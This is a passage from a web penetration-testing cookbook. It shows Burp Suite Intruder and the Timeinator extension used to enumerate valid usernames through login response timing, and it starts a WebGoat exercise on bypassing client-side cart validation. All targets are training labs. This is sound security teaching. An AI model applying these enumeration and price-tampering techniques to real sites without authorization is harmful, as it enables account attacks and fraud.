


Figure 7.23 – Clearing any suggested positions

6. As shown in the following screenshot, select the username field and click the **Add §** button to wrap a payload marker around that field. Also, replace the valid password with an invalid password instead—for example, xx:




Figure 7.24 – Adding substitution markers around the username value

7. Also, remove the PHPSESSID token. Delete the value present in this token (the content following the equals sign) and leave it blank. This step is very important because if you happen to leave this token in the requests, you will be unable to see the difference in the timings since the application will think you are already logged in:




Figure 7.25 – Removing the PHPSESSID cookie value

8. Go to the **Intruder | Payloads** tab. Within the **Payload Options [Simple list]** section, we will add some invalid values by using a wordlist from `wfuzz` containing common passwords (`wfuzz/wordlists/others/common_pass.txt`):




Figure 7.26 – Loading the wordlist

9. Scroll to the bottom and uncheck the checkbox in the **Payload encoding** section:




Figure 7.27 – Unchecking the box in the Payload encoding section

10. Click the **Start attack** button. An attack results table appears. Let the attacks complete. From the attack results table, select **Columns** and check **Response received**. Check **Response completed** to add these columns to the attack results table:




Figure 7.28 – Adding two extra columns to the attack results table

11. Analyze the results provided. According to OWASP (`https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/04-Test_for_Process_Timing`), the steps to perform this test include providing a valid username (that is, `ed`) with an invalid password and looking at the amount of time for the response to return from the server. Then, perform the test again using an invalid username and an invalid password. You are looking for a difference in response time (faster or slower) when the server reaches a valid username versus an invalid username.

    From the results of our test, we see the fastest response is when the server is provided a valid username with an invalid password:




Figure 7.29 – Analyzing the results

How it works...

Information leakage can occur when processing error messages or through invalid coding paths that take longer than valid code paths. Developers must ensure the business logic does not give away such clues to attackers.

There's more...

We can use a Burp Suite extension called **Timeinator** that can help us identify process timing attacks but with more requests for a better sample size.

1. Download the Burp Suite extension from the **BApp Store** subtab. Click the **Install** button:




Figure 7.30 – Installing the Timeinator extension

2. Right-click the request we used in **Intruder** and send the same to the **Timeinator** plugin:




Figure 7.31 – Sending the Intruder request to Timeinator

3. Inside **Timeinator**, add a substitution marker around `username`. Type three names (`tom`, `xx`, `ed`) in the text area to be replaced in the substitution position:




Figure 7.32 – Adding a substitution marker and payloads

4. Click **Start Attack** at the top. Once done, switch over to the **Results** tab of **Timeinator** to read the heat map produced. Notice the valid username with an invalid password has a much larger standard deviation than the other login attempts using invalid usernames. Due to the larger sampling size and additional math computations, you may feel more confident about your process timing attack finding:




Figure 7.33 – Starting the attack and analyzing the results

Testing for the circumvention of workflows

Shopping cart to payment gateway interactions must be tested by web application penetration testers to ensure the workflow cannot be performed out of sequence. A payment should never be made unless verification of the cart contents is checked on the server side first. In the event this check is missing, an attacker can change the price, quantity, or both, prior to the actual purchase.

Getting ready

Using the OWASP WebGoat application and Burp, we will exploit a business logic design flaw in which there is no server-side validation prior to a purchase.

How to do it...

1. Ensure the `owaspbwa` VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you've clicked the **OWASP WebGoat** link, you will be prompted for login credentials. Use these credentials—username: `guest`; password: `guest`.
3. After authentication, click the **Start WebGoat** button to access the application exercises.
4. Click **AJAX Security | Insecure Client Storage** from the left-hand menu. You are presented with a shopping cart:




Figure 7.34 – Insecure Client Storage lesson

5. Switch to Burp Suite's **Proxy | HTTP history** tab, click the **Filter** button, and ensure your **Filter by MIME type** section includes **Script**. If **Script** is not checked, be sure to check it now:




Figure 7.35 – Including Script in the traffic history

6. Return to the Firefox browser with WebGoat and specify a quantity of 2 for the **Hewlett-Packard – Pavilion Notebook with Intel® Centrino™** item:




Figure 7.36 – Updating the cart with two Hewlett-Packard notebooks

7. Switch back to Burp Suite's **Proxy | HTTP history** tab and notice the JavaScript (`*.js`) files associated with the change you made to the quantity. Note a script called `clientSideValidation.js`. Make sure the status code is `200` and not `304` (not modified). Only the `200` status code will show you the source code of the script:

